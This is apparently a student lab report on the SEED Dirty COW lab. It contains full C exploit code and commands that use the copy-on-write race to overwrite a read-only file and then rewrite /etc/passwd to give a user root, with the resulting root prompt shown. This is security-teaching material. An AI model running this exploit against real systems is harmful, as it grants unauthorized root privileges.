
Dirty COW Attack Lab

Task 1: Modify a Dummy Read-Only File

1.1 Create a Dummy File

Executed below commands to create file, change its permission to read-only for normal users and then tries to write some content into the file. The file gave “permission denied”.

sudo touch /zzz
sudo chmod 644 /zzz
sudo gedit /zzz
cat /zzz
ls -l /zzz
echo 99999 > /zzz



1.2 Set Up the Memory Mapping Thread

Downloaded cow_attack.c program from the lab documents. This program contains three threads- the main thread, the write thread, and the madvise thread.

The main thread in the code will find the pattern in the code using strstr() where pattern is in mapped memory.

1.3 Set Up the write Thread

The write thread in the code will replace the string pattern “222222” in the memory with “******” in /zzz file. Since the mapped memory is of the COW form, only the contents of the mapped memory copy can be changed by this thread alone, which will not cause any change to the /zzz file.

1.4 The madvise Thread

The madvise thread in the program discards the private copy of the mapped memory, so that the table of pages will point back to the original mapped memory.


1.5 Launch the Attack

For the successfully cow attack, perform the madvise() system call while the write() system call is still running. The two system calls in an infinite loop are running in the threads. With the help of below commands, compile the cow_attack.c program and then run a.out file for few seconds. The content in the file is modified from “222222” to “******”.

gcc cow_attack.c -lpthread


a.out

cat /zzz



Task 2: Modify the Password File to Gain the Root Privilege

- Created user “kratica” using below command:
  sudo adduser kratica
- Checking the added user “Kratica” into /etc/passwd file using given command:
  cat /etc/passwd | grep Kratica




- Modified cow_attack.c program to gain root access to user kratica’s entry in /etc/passwd.
  Updated changes in main thread and write thread of program.
  Changes made are highlighted in the code.
  I. Modified path from /zzz to /etc/passwd
  II. Changed target area from “222222” to “kratica:x:1001”
  III. Updated write content from "******" to “kratica:x:0000”


```c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "kratica:x:1001");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "kratica:x:0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}

void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

- Now compile the program cow_attack.c and then run a.out file for few seconds.
  gcc cow_attack.c -lpthread
  a.out
- Now validate the third field in the /etc/passwd for kratica's entry has changed from 1000 to 0000

cat /etc/passwd | grep kratica



- After the attack is successful, switch user kratica using command
  su kratica
  I observed # sign at the shell prompt indicating root privileges has been gained by user "kratica".


Ubuntu 12.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
12:56 PM
Seed
root@ubuntu: /home/seed/Downloads
[11/23/2020 12:56] seed@ubuntu:~/Downloads$ su kratica
Password:
root@ubuntu:/home/seed/Downloads#
libcap2.22
Wireshark
Right Ctrl